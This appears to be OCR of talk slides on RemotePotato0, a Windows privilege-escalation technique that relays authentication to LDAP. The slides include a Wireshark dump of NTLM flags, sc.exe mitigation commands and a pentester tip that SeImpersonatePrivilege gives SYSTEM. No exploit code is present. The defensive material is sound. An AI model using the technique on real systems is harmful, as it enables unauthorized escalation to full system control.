
Wireshark · Packet 81 · Adapter for loopback traffic capture

```
.... .... 0... .... .... .... .... .... = Negotiate Target Info: Not set
.... .... .0.. .... .... .... .... .... = Request Non-NT Session: Not set
.... .... ..0. .... .... .... .... .... = Negotiate 0x00200000: Not set
.... .... ...0 .... .... .... .... .... = Negotiate Identify: Not set
.... .... .... 1... .... .... .... .... = Negotiate Extended Security: Set
.... .... .... .0.. .... .... .... .... = Target Type Share: Not set
.... .... .... ..0. .... .... .... .... = Target Type Server: Not set
.... .... .... ...0 .... .... .... .... = Target Type Domain: Not set
.... .... .... .... 1... .... .... .... = Negotiate Always Sign: Set
.... .... .... .... .0.. .... .... .... = Negotiate 0x00004000: Not set
.... .... .... .... ..1. .... .... .... = Negotiate OEM Workstation Supplied: Set
.... .... .... .... ...1 .... .... .... = Negotiate OEM Domain Supplied: Set
.... .... .... .... .... 0... .... .... = Negotiate Anonymous: Not set
.... .... .... .... .... .0.. .... .... = Negotiate NT Only: Not set
.... .... .... .... .... ..1. .... .... = Negotiate NTLM key: Set
.... .... .... .... .... ...0 .... .... = Negotiate 0x00000100: Not set
.... .... .... .... .... .... 0... .... = Negotiate Lan Manager Key: Not set
.... .... .... .... .... .... .0.. .... = Negotiate Datagram: Not set
.... .... .... .... .... .... ..0. .... = Negotiate Seal: Not set
.... .... .... .... .... .... ...0 .... = Negotiate Sign: Not set
.... .... .... .... .... .... .... 0... = Request 0x00000008: Not set
.... .... .... .... .... .... .... .1.. = Request Target: Set
.... .... .... .... .... .... .... ..1. = Negotiate OEM: Set
.... .... .... .... .... .... .... ...1 = Negotiate UNICODE: Set
```

RemotePotato0 - EOP use case by relaying potato authentication to LDAP protocol



RemotePotato0: Demo



Mitigations

- Change the sid type of the service to “WRITE RESTRICTED” [1]

  sc.exe sidtype SampleService restricted

- Use virtual service accounts [2] (or create your own [3])

  sc.exe config SampleService obj= "NT SERVICE\SampleService"

- Remove the impersonation privileges by specifying the only required privileges for the service(Least-Privilege) [1] [2]

  sc.exe privs SampleService SeChangeNotifyPrivilege/SeCreateGlobalPrivilege

[1] https://www.tiraniddo.dev/2020/01/empirically-assessing-windows-service.html
[2] https://decoder.cloud/2020/11/05/hands-off-my-service-account/
[3] https://www.tiraniddo.dev/2020/10/creating-your-own-virtual-service.html

Conclusion

- For **Sysadmins**: never rely on default WSH configuration for segregating the services. Remember that also MS do not consider it a security boundary but just a “safety boundary”?????
- For **Penetration Testers**: always run “whoami /priv” when you land to a new server and check for the SeImpersonatePrivilege. It’s a 1 click privesc to SYSTEM :D
- For **service providers**: do not sell web servers (IIS) by creating a new virtual host on a shared machine, please…
- “**if you have Impersonation privileges you are SYSTEM!**” @decoder_it

Thank You

Feel free to reach out! :D

@splinter_code

splintercod3@gmail.com